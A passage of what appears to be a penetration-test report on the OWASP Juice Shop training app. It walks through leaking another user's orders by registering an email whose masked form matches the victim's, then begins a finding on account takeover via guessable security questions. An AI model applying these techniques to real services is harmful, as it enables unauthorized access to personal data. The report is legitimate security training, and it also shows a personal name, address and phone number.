

The screenshot shows the 'Your Basket' page for the user test@gmail.com. The basket contains:



- Apple Juice (1000ml) - Quantity: 1

Total Price: 1.99¤

Buttons available are 'Checkout' and 'Delete'.

## 2. Observe the Order Completion URL:





OWASP Juice Shop

### My Payment Options

\*\*\*\*\*1111 useraa 10/2092

Add new card Add a credit or debit card

Name\* Card Number\* Expiry Month\* Expiry Year\*

0/16

Submit

Pay using wallet Wallet Balance 0.00 Pay 2.98

Add a coupon Add a coupon code to receive discounts

Other payment options

OWASP Juice Shop

Delivery Address  
Mohamed Abdelatef  
22bgxx, suz, Suz, 0000  
Egypt  
Phone Number 1126225956

Payment Method  
Card ending in 1111  
Card Holder\* useraa

**Order Summary**


Items	1.99
Delivery	0.99
Promotion	0.00
<b>Total Price</b>	<b>2.98</b>

Place your order and pay

You will gain 0 Bonus Points from this order!

Your Basket (test@gmail.com)

Apple Juice (1000ml)	1	1.99
----------------------	---	------




### 3. Access the Order Tracking Page:

The screenshot shows the OWASP Juice Shop search results page. At the top, there is a navigation bar with icons for search, account, basket (with a red notification dot), and language selection (EN). The main content area displays a search result titled "Search Results - 1aed-1b9c9b70ac47d9cb". Below the title, there is a section for "Expected Delivery" featuring icons of a warehouse, a truck, and a house, with a green "1 Days" badge. A table titled "Ordered products" lists one item: "Apple Juice (1000ml)" at a price of "1.99¤", quantity "1", and total price "1.99¤". Below the table, a message states "Bonus Points Earned: 0" with a note: "(The bonus points from this order will be added 1:1 to your wallet D-fund for future purchases!)"

#### 4. Request Data Export:

The screenshot shows the OWASP Juice Shop user profile page. The top navigation bar includes a search icon, account information (test@gmail.com), a basket with a red notification dot, and language selection (EN). A dropdown menu is open, showing options: "Privacy Policy", "Request Data Export" (which is highlighted with a blue border), "Request Data Erasure", "Change Password", "2FA Configuration", and "Last Login IP". The main content area displays a grid of products under the heading "All Products". The products shown are: Apple Juice (1000ml) at 1.99¤, Apple Pomace at 0.89¤, Banana Juice (1000ml) at 1.99¤, Carrot Juice (1000ml) at 1.99¤, Eggfruit Juice (500ml) at 1.99¤, and a promotional image for "Best Juice Shop Salesman Artwork" with a note "Only 1 left". Each product has an "Add to Basket" button.

The screenshot shows the OWASP Juice Shop website with a dark theme. At the top, there is a navigation bar with icons for search, account, basket (with a red notification dot), and language selection (EN). The main content area features a modal dialog titled "Request Data Export". Inside the dialog, there are three radio buttons for "Export Format": JSON (selected), PDF, and Excel. Below that is a CAPTCHA field with the text "OH09Q" and an input field where "OH09Q" is typed. A progress bar at the bottom indicates "5/5". A blue "Request" button is centered at the bottom of the modal.



## 5. Open Burp Suite and intercept the HTTP request

### 5.1 The partially obfuscated email in the response, **t\*st@gm\*\*l.c\*m.**

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A single request and response are displayed. The request is a GET to '/rest/track-order/1aed-1b9c9b70a4c47d9cb'. The response status is 200 OK, content type is JSON, and the length is 736. The response body contains a JSON object with various fields, including a 'products' array which includes a partially obfuscated email address: 't\*st@gm\*\*l.c\*m.'. The 'Inspector' panel on the right shows the raw response content.


## 6. Register a New User:

- I Create an account with an email that, once obfuscated, matches the existing user's obfuscated email, **tost@gmail.com**.

The screenshot shows a 'User Registration' form. The 'Email\*' field contains 'tost@gmail.com'. Below it, a password field has '\*\*\*\*\*' and a validation message: 'Password must be 5-40 characters long.' The 'Show password advice' button is visible. The 'Security Question \*' dropdown is set to 'Your favorite book?'. The 'Answer\*' field contains 'aaaa'. At the bottom is a 'Register' button.


## 7. Open View Basket:


- The basket is empty.



## 8. Request Data Export:


- Log in as the new user and navigate to the Data Export page and export:





## 9. Analyze Exported Data:

- Observe that the exported data includes order information belonging to the original user (**test@gmail.com**).



### 13.3 Sensitive Data Exposure via Security Question Guessing

High

#### Description:

Using publicly available visual data to deduce the answer to a security question and then using that information to reset a user's password.

#### Impact:

This leads to full **account takeover**, violating confidentiality and integrity of user data. An attacker can impersonate the victim, access sensitive information, and perform unauthorized actions.

#### Resource:

- [OWASP Authentication Cheat Sheet – Forgot Password](#)
- [OWASP Top 10 – Broken Authentication \(A07:2021\)](#)

#### Vulnerability Location:


- Forgot Password recovery flow
- <http://127.0.0.1:3000/#/photo-wall>

#### Recommendations:


- Educate Users.
- Encourage the use of strict privacy settings on social media and other platforms to control who can view personal information and posts.

#### Proof of Concept:


1. First we need to know the email format on the site we can see it in the review section in any product.



